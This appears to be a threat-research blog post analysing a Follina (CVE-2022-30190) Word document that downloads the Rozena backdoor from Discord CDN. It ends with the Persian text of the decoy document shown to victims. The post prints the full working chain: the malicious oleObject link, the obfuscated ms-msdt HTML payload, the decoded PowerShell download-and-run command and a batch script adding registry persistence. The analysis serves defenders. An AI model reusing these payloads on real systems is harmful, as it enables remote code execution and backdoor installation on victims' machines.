From Follina to Rozena - Leveraging Discord to Distribute a Backdoor

: 7/6/2022


In May 2022, Microsoft published an advisory about CVE-2022-30190, which is about a Microsoft Windows Support Diagnostic Tool (MSDT) remote code execution vulnerability. Attackers can inject a malicious external link to an OLE Object in a Microsoft Office document, then lure victims to click or simply preview the document in order to trigger this exploit. It will then execute a payload on the victim's machine. Since this vulnerability is a public exploit and has high severity, FortiGuard Labs published an Outbreak Alert on 31st May and a blog article to address it on June 1, 2022.

During our tracking last month, we found a document that exploited CVE-2022-30190, aka Follina, then downloaded Rozena to deploy a fileless attack and leverage the public Discord CDN attachment service. Rozena is a backdoor malware that is capable of injecting a remote shell connection back to the attacker's machine. In this blog we will explain how an attacker delivers this payload through this vulnerability, along with details of Rozena and its shellcode.

Affected platforms: Microsoft Windows
Impact parties: Microsoft Windows Users
Impact: Full Control of Affected Machine
Severity: Critical

Exploitation


The original malicious document (SHA256: 432bae48edf446539cae5e20623c39507ad65e21cb757fb514aba635d3ae67d6) contains an external web link as in Figure 1. The relationship directory (word/_rels/document.xml.rels) is an XML file that maps relationships within the .docx file, and also with resources outside of the package, such as links or images.



```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId3" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml"/><Relationship Id="rId7" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="theme/theme1.xml"/><Relationship Id="rId2" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings" Target="settings.xml"/><Relationship Id="rId1" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml"/><Relationship Id="rId6" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable" Target="fontTable.xml"/><Relationship Id="rId5" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target=
"https://cdn.discordapp.com/attachments/986484515985825795/986821210044264468/index.htm!" TargetMode="External"/><Relationship Id="rId4" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target="media/image1.png"/></Relationships>
```

Figure 1. Document.xml.rels contains a malicious external link in oleObject

Once the document is clicked (as shown in Figure 2), it starts connecting to the external Discord CDN attachment space 'hxxps://cdn[.]discordapp.com/attachments/986484515985825795/986821210044264468/index[.]htm' to download an HTML file.




Opening

Opening:
'https://cdn.discordapp.com/attachments/986484515985825795/986821210044264468/index.htm'

Words: 0 Opening: Press ESC to cancel. 10%

Figure 2. Connecting to an external link after clicking the document

After it downloads the HTML file (SHA256: 3558840ffbc81839a5923ed2b675c1970cdd7c9e0036a91a0a728af14f80eff3), the document then invokes msdt.exe with a PowerShell command. The complete payload is shown in Figure 3.




```
<!DOCTYPE html>
<html lang="en" >
<head>
<body>
<script type="text/javascript">
//opdyuvukyrwkbmwcsgfnkzudwssnnqbvjfwqpabpgtkfwczhefmpgjyswytuntzndwtxxrtmpslnzkdcxecigmspnwuldbprbykwaycczvydllcctivpjxzqspnwghmvfjlncsbbftkjklkuiiragynqbuhiqmxzlteswekt
yqzbsifvgpjztowbdvxslipjntkmpokceoqurunzoztxoyuxcdkbpgkshyjxsnjyhjzpqudzqfzvscrupzcrqmmxjbrpkohtdegllqqmazdhcyrjvpsggjwghlewgatldojzkeqhnhfkixetcgnxcvbiezciwblsgknomkwxbk
bxdiyogzfxgxgxofemythfuqfdcnubhkxxluqdkesncgnbnlpvzujingwxxtkvhaegllwljyxfnchtuxyxnuieiliydoeuuujtxrghcmzkgceuzrmgxdgxirzwlrwbfhosthownmvtwjanowmelzlvrqebiigenahxslksuclr
dxxbyhyfcsvysdfwsqokhhrlfvrgpevunydritqogqzszgujdfisinblratqbymtlaugknqhqmhivxlrhdyzajgcrmvsokuzdrihnspfsahmexjzxlebyzdhpzakgqgyxpcawpnmxnefdjeiwsrqufvmhfbuwofvbxlxbitiiy
liocrvhhurhhgxnphawaohfffshfpbfvzuxnolfglohdnxrozzktjknvbgqpcqdltiqzbshmbupvuksimsukdruykdndhirnuxlyibqzbxqjqftsmwaelndedalziucftffgtesqoqmadehzxlvojquspwqxtvqdcwbzxaazdj
wwglkanrblodpklaspdmuryfsoqfxnwdkjyuzlalfmgtidzhoyxnmlgthzmsgmgmofrcedlnyyegtyuyjpfgitorlpakhgbfbynfefhiinxhyrgljztsioouraiyhoyjqwnfnnkizimyttxuxciopwdqfmzalawfyapnpqvhpe
iyxkoqhvojkxucsefbowzdzzkfagxcsnwevqvvxnajubsflemaeqzabrhghrwqtrjltwkqhidtvtztbczidcokxiyhqldtdrgirkqkerzgovmrkxvwbrypwmqtrfbpibsijboctqypbaoryflanqwtpnesdcjeqmlspqtzbeys
nllbkobvwnvwveqctshafyxpnfajfhlbwfpyhbvwcrahtmntnxmjfsokvtarghkbimlkdnyupsbgcpewvfktbgokqoubjorfmpcwgbkkrmwxfihxnfhjvzgkrhthzoblktgxjwoxwounmpehhosicmnzaegzusrtmpnshrtrtr
mkauxmddbkfffqeuextqrxkwomfonxyqfnzvpcskolpyvorqzvutmvosvfgoxubjlmiwyvmkhmttmgxsocnrtvimtxqmptwkedbbvsoksomgoszhswfnjnvlmoyrmwjssugqsalsuyqesbsessdovsfkdaodmwyotqvbuhpvlk
ofomvuszbsrsskmprtzashmcxymkzkbwnpqmakjqstqdfpflvchufnlxwcvvnugmljipkmpkyksjdyfzanvereajzpqbgfrgakzviiizfxvalqmqjupxfjqstirfmzrgwjlxtwowvalcmbjnlecfjnbwxtpbxmuenacppqzxpg
voqdbkzgypkkjjfxmngdqpvqguaxkqxqpsgmjmpldshdaxtmsauqfryfafbslpsvblxkeiemzlrliamafqatjtwbbxpofaksozbmhzjimwbudijqxczuilljtqgxdfxmcvdthonnumxrggdejckxfdasusiczaniaoghekvjrt
ydakbzzjwrorwzyadinxpgtbtrgqjofxvkfjyaimjylyayikapmxhebcchroqskqbuybpzkpqkoozgiowofvwgrcliwutrcfwwewoibeykifpmsrcqdfdsmmtyplvyegqdgmtxkwkdegekoprdvtzilcqahygbeinqznccwrqi
rtudkfmjpbcksqtyidsvppzzvpvdimfrujvkfcadvdhxbybbabctzfgejkdzvcptcmxbjtnzfktlhxzyzaabqqadwlgbgkvqlthceqimkbetpzranxttrrdinmmnpwycvdjzwrcvodvwazaqwcpntyedntfvknjglqztaipauo
zzaeweapzeemqxztujgufdgdbhzfllohlxelfovwrlpewegeutdwqxrqpvjswdthsblylezamrinokqadlwwhtwsdvsandgicewmcqlicdfhnvgjlhmtztdguoijgnljhyzomuguofolxkycsbbdqbdybkyuepnkcvdlscfzkh
xsxvvvhgkkjwtgaduielpiwqbpdfrdwhuyvcpoxvfpwmmdkeogmsmihbrzknrtukjdgvyrwzkyayaswwzhpioemhopevlbwjaqmxdnpxclymrekixdueaxhpoxgoiwajkaeklbwlwligdcddcqbxhukzouanurajvztyqbxppk
vlovicumjaijuffaenjulgtvrttpjpdheuojtjvzuqjheiuvyxllinfjbsfabknvaghiuwraqcfjymgvsxxunjqpwphrlgzvwxnhkmchhyrsdlkpqedpmyzftojzexdpivamsytrltlluqonphtexlbhehcrkgoipuamxhzhze
fzmmyvjnsqabpeqnmszmycgmnddxuzrwsfwvzxhazydkoqgfboteoeqfgqxotfdyunanwvqpkebznlsokdbgczmzdgczjjyfpsxkelxbtnmgqqfkxjgeriqnvfztuuzlhddqqwqosfnvtnhpjivgduazsqucoootzzglzsncnh
sfniypmqcettqrltinfyndcjyqipxfdxhacnzulprpztnoumjodeiacbshqjqmtnnvcrfuvvpigdnvuiqnjuwrvsszysibaniqcgexfdzcootmzilhuhcqnpnrvmwabfwsafmlttlzjwudcwpixwvlwxhfsrioffuetlnkaasr
svermvrgskwnvrlvinlhajfhpxrmzsjkxrzzorzvpoeuouistxopkwjdfdpcnnyvungwbrfozahjqjfguocpmqomalbdnqcyewzugeuqjqndgawvnhvfdvnfsvbbndwcgmpatdhjnqqmdahsqcrixlrczavuhccnaicobecmoz
eniyqfcpvxvglgiecjsnatbvefyixbtlsllcdfcmtmmxxlstwlvevijpxhwefbeiwwvihppbxtzharaqgryjoruodngnkvcmxxypcbqzesmlpjbuydxxmhnequqpmxusbjibdudozdodjnebjxmadtaimdpvtgrdzarnncvsif
ingfthcqlyhryuobkvedldonizvzgutclpicaylcvjtiasihhstbhucfmcojvftlhqtoyilcjcfoaohrbooqnjgulyfuaihlpxcppmlafdtrjmgagydoluxyfvgjvyhixlyvxsbfjxnclmxgeiyvhkriojsasxfbajpfuuzjkj
arxnokoikdzgzaeusjndxxjhnttaokfcvhpkovixdmduhmsocrgixhefxcpnwxgvomffaxoxbybzptquheuhdpvmxzuxrydkiodzhyaijcztoslscxpveahznexpmujfisqouuhjwjjsaljsiuixkumcfzvrtortbtgiudwgbv
tbgamkmmbjojjsvoysuttnmtyexanhuxqmvvbgmbpynwpjehxdgxpqizilysmkjlltpcxjsitsmkaoeuukevjugkuuijaamhbgnmvairxhcuybmoywesspqqbynjfttzyjhcexurreuyqbuoitrsomnfrlbyodstibfusymdda
vgnopwhqoczatebowaqczserxtrcgftthclhihldjibprvhbmxkzebkkadqejktebfpydyiabwccpmvezupefxhusqiqwpnbvaqukcpdqwequhtqjhpbrncniwpmxevizwdvcltzkkzrumddnfvvrerfdmhncpjffuzojfiaye
erxeoaogqvqpnzltwq
var a = "m"+"s-m"+"sd"+"t:/id PCWDiagnostic /skip force /param \"IT_Reb"+"rowse"+"ForFile=? IT_LaunchMet";
var b = "hod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Con"+"vert]'+[ch"+
"ar]";
var c = "58+[cha"+"r]58+'Fro"+"mBase64St"+"ring('+[char]34+'SW52b2tl"+"LVdlYlJlcXVlc3QgaHR0cH"+"M6Ly9jZG4uZGlzY29yZGFwcC"+
"5jb20vYXR0YWNobWVudHMvOTg2NDg0NTE1OTg1ODI1Nzk1Lzk4NjQ5NTczMzI"+"5NTM3NDM2Ni9jZC5iYXQgLU91dEZpbGUgQzpcV2"+"luZG93c1xUYXNrc1xjZC5iYXQ"+"gOyBTdGFy";
var d = "dC1Qcm9jZX"+"NzICAtV2luZG93U3R5bGUgSGlkZGVuICdDOlxXaW5kb3dzXFRhc2tzXGNkLmJh"+"dCcgOyBJbnZva2UtV2ViUmVxdWVzdCBodHRwczovL2Nkbi5kaXNjb3JkYXBwLmN"+
"vbS9hdHRhY2htZW50cy85ODY0ODQ1MTU5ODY"+"U4MjU3OTUvOTg2NDg0NjU5MzYzOTMwMTIyL1dvcmQuZXhlIC1"+"PdXRGaWxlIEM6XFdpbmRvd3NcVGFza3NcV29yZC5le";
var e = "GU7IEM6"+"XFdpbmRvd3NcVGFza"+"3NcV29yZC5leGUgOw=='+[char]34+'))')))))i/../../../../../../../../../../../../../../Windows/System32/mpsi"+"gstub.exe\"";
var g = a.concat(b, c , d ,e);
window.location.href = g;
</script>
</head>
</body>
</html>
```

Figure 3. index.html invokes MSDT

It has a little obfuscation with a concatenation of separate strings that assemble at run time to hide the actual command and evade simple string detection. We decoded a Base64 string and the complete command is shown in Figure 4.

The PowerShell code will download one batch file cd.bat (SHA256: 5d8537bd7e711f430dc0c28a7777c9176269c8d3ff345b9560c8b9d4daaca002) and start it with no window to hide itself. Then it invokes another web request to download Rozena and saves as "Word.exe" (SHA256: 69377adfdfa50928fade860e37b84c10623ef1b11164ccc6c4b013a468601d88) in the Windows Tasks folder.

These two files are also downloaded from the Discord CDN attachment space with the same channelID as the external link in the original document.




```
Invoke-WebRequest https://cdn.discordapp.com/attachments/986484515985825795/986495733295374366/cd.bat -OutFile C:\Windows\Tasks\cd.bat ; Start-Process  -WindowStyle Hidden
'C:\Windows\Tasks\cd.bat' ; Invoke-WebRequest https://cdn.discordapp.com/attachments/986484515985825795/986484659363930122/Word.exe -OutFile C:\Windows\Tasks\Word.exe;
C:\Windows\Tasks\Word.exe ;
```

Figure 4. Base64 decoded command

As shown in Figure 5, the cd.bat file has four tasks:

- Download another document, 1c9c88f811662007.docx (SHA256: e3af143ba12209fafdc3089a740d23faf59f6f1508c00d8f56f8cc9d0c8ebf89) for distraction
- Kill processes "msdt.exe" and "WINWORD.exe" to wipe out the trace of exploiting CVE-2022-30190
- Create persistence for Rozena "Word.exe" by adding registry run keys.
- Delete the bat file.




```
@echo off
%WinDir%\syswow64\windowspowershell\v1.0\powershell.exe -WindowStyle Hidden -Command "Invoke-WebRequest
https://cdn.discordapp.com/attachments/986484515985825795/986489283969953802/1c9c88f811662007.docx -OutFile C:\\users\$env:USERNAME\Downloads\18562.docx ;taskkill /f /im
msdt.exe ; taskkill /f /im WINWORD.EXE; Start-Process C:\\users\$env:USERNAME\Downloads\18562.docx ;reg add
'HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run' /V 'Word' /t REG_SZ /F /D 'C:\\Windows\\Tasks\\Word.exe'; rm C:\Windows\Tasks\cd.bat;"
```

Figure 5. cd.bat file contents

Distraction

Before diving into Rozena, this attacker decided to distract the victim. The original file has no content besides an external link in oleObject. To keep the victim from noticing anything odd the batch file downloads another Word document, 1c9c88f811662007.docx with a lot of pictures in it (See Figure 6). To make it seem more real, this document is saved in directory C:\\users\$env:USERNAME\Downloads, with a shorter name, 18562.docx.



دستورالعمل آراستگی و شئون فرهنگی و رفتاری در دانشگاه آزاد اسلامی

مصوبه شورای فرهنگی دانشگاه مورخ ۱۳۹۷/۰۶/۱۲

مقدمه:

بررسی تاریخ فرهنگ و تمدن بشری نشان می دهد که آراستگی ظاهری و رفتاری انسان ها در هر مقطع و در هر قومی نشان دهنده عظمت، بلوغ و بالندگی فرهنگی هر جامعه است. فرهنگ و تمدن اسلام و ایران به عنوان یکی از برجسته ترین و پیشروترین نمادهای تمدنی بشر همیشه مورد توجه سایر اقوام و ملل بوده و هست. علاوه بر این همراه با تاسیس دانشگاه و مراکز علمی ساحت معنوی و مقدس علم برای انسان باعث شده است تا دانشمندان، دانشجویان و تعامل گران با این حوزه همیشه در محیط اجتماعی دانشگاه بالاتر از استانداردهای رایج اجتماع رفتار کرده و ساحت مقدس دانشگاه را پاس بدارند. از اینرو آراستگی ظاهری و شئون فرهنگی و رفتاری افراد در محیط دانشگاه در دستور کار همه دست اندرکاران این حوزه قرار گرفته و در تمامی محیط های دانشگاهی استانداردهای لازم تعریف شده است. این موضوع در دانشگاه هایی که در معرض خرده فرهنگ های ناشی از جذب دانشجویان خارجی قرار دارد بیش تر مورد توجه قرار می گیرد.

از آنجائیکه امروزه به دلیل پدیدآمدن شبکه های اطلاع رسانی و ارتباطی فاصله بین باورها، اعتقادات و فرهنگ ها و شئون فرهنگی و رفتاری افراد مختلف بسیار کم شده و هویت اصیل فرهنگی جوامع علمی را دستخوش هرج و مرج قرار داده است لازم است تا آحاد جامعه دانشگاهی نسبت به این مساله حساس بوده و هویت جوامع علمی را پاس بدارند.

جامعه دانشگاهی ایران اسلامی نیز منبعث از تعالیم بلند اسلامی و فرهنگ برجسته و هویت ایرانی باید نسبت به این دارایی ارزشمند خود حساس بوده و برای حفظ این شئون تلاش نماید و دانشگاه آزاد اسلامی باید نماد پایبندی به این شئون در تمامی زمینه ها باشد. در این خصوص آیین نامه ها و دستورالعمل های متعددی در راستای حفظ آراستگی ظاهری و شئون فرهنگی و رفتاری اعضای خانواده دانشگاه در جمهوری اسلامی ایران تدوین و ابلاغ شده است که منبعث از این مصوبات و دستورالعمل آراستگی و شئون فرهنگی و رفتاری دانشگاه در موارد ذیل ابلاغ می گردد تا در کلیه واحدهای دانشگاهی اجرا گردد:

۱– اصول اجرایی

۱-۱-تقدم اقدامات ایجابی معرفتی و تشویقی بر اقدامات بازدارنده براساس شیوه‌های امر به معروف و نهی از منکر در امر عفاف و پوشش(مانند: برگزاری کارگاه‌های مختلف آموزشی با موضوع عفاف و پوشش، مسابقات علمی و فرهنگی، اردوهای فرهنگی مرتبط، سخنرانی و جلسات پرسش و پاسخ، کرسی‌های آزاد اندیشی و ...).

۱-۲-شناسایی و به‌کارگیری نیروها و کارکنان آگاه، توانمند و شایسته و عامل به مبانی دینی عفاف و پوشش، برای انجام فعالیت‌های فرهنگی، ارشادی، اجرایی و تبلیغی در این خصوص.

۱-۳-آموزش‌های مورد نیاز برای کارکنان انتظامات دانشگاه، به منظور رعایت حرمت و کرامت دانشگاهیان(استادان، دانشجویان و کارکنان).

۱-۴- تشکیل کارگروه آراستگی و شئون فرهنگی رفتاری و تشکیل منظم جلسات آن، بر اساس شرایط لازم و برای ایجاد وحدت رویه در واحدهای دانشگاهی(اعضا و شرح وظایف هر یک در مواد بعدی این دستورالعمل ذکر شده است).

۱-۵-بررسی وضعیت آراستگی ظاهری و پوشش استادان، دانشجویان و کارکنان دانشگاه مبنی بر ارزش های اسلامی، مطابق این دستورالعمل و پایش فعالیت‌ها و برنامه‌ها و اخذ آمارها و خود ارزیابی واحدها از این منظر و ارائه گزارش دوره‌ای.

۱-۶- جلب مشارکت همه دانشگاهیان، مردم، نهادها و هیأت امنای دانشگاه در اجرای این دستورالعمل.

۱

۲– اقدامات معرفتی

۲-۱- بالا بردن سطح آگاهی و باور دانشگاهیان(اعضای هیأت علمی، دانشجویان و کارکنان) از طریق تبیین دیدگاه‌های اسلام در خصوص عفاف و پوشش، آسیب‌های اجتماعی و تحکیم ارزش‌ها، مبانی استحکام روابط خانواده، مهارت‌های زندگی و سبک زندگی اسلامی- ایرانی با برگزاری کارگاه‌های آموزشی.

۲-۲- معرفی الگوهای مناسب با بهره‌گیری از سیرهٔ عملی معصومین(ع)، بزرگان علمی، ادبی و فرهنگی منطبق با مقتضیات زمان و مکان در مناسبت‌های مختلف و سخنرانی استادان متخصص و بانوان خارجی و تازه مسلمان شده و محجبه در موضوع عفاف و پوشش.

۲-۳- تبلیغ و اطلاع‌رسانی گسترده مواد مختلف این دستورالعمل به استادان، دانشجویان و کارکنان در قالب بنر- پیامک و تابلوهای دانشگاه و اعلام در صفحه اینترنتی آنان.

۲-۴- بهره‌گیری از مرکز مشاوره دانشگاه با حضور مشاوران و کارشناسان مذهبی و فرهنگی.

۲-۵- ایجاد زمینه فکری و اندیشه‌ای برای دانشگاهیان در زمینه عفاف و پوشش اسلامی با برگزاری کرسی‌های آزاداندیشی، مناظره، جلسات هم‌اندیشی و نشست‌های تخصصی.

۲-۶- شناسایی و تشویق استادان و دانشجویان نمونه در حوزه عفاف و پوشش در دانشگاه و برگزاری کارگاه‌های توجیهی برای آنان به منظور مشارکت حداکثری در این حوزه.

تبصره:تشویق و معرفی استادان و دانشجویان برتر در حوزه عفاف و پوشش، با اهدای تندیس و هدایای نقدی قابل توجه در مراسم و اعیاد و اولویت بخشی به آنان برای استفاده از سهمیه رایگان شرکت در اردوهای منتخبان و اردوهای زیارتی و سیاحتی در سطح واحد(دو بار در سال)، استان و ملی(یک بار در سال) و تخفیف مناسب شهریه دانشجویی برای دانشجویان.

۲-۷- ایجاد شبکه‌های همیاران فرهنگی متشکل از دانشجویان علاقه‌مند، مؤمن و انقلابی.

۲-۸- پشتیبانی از اجرای مسابقات فرهنگی و هنری به صورت مجازی یا حضوری مرتبط با موضوع عفاف و پوشش.

۲-۹- بستر سازی برای تولید و ارائه محصولات فرهنگی مانند کتاب، لوح فشرده و اقلام مربوط به موضوع عفاف و پوشش.

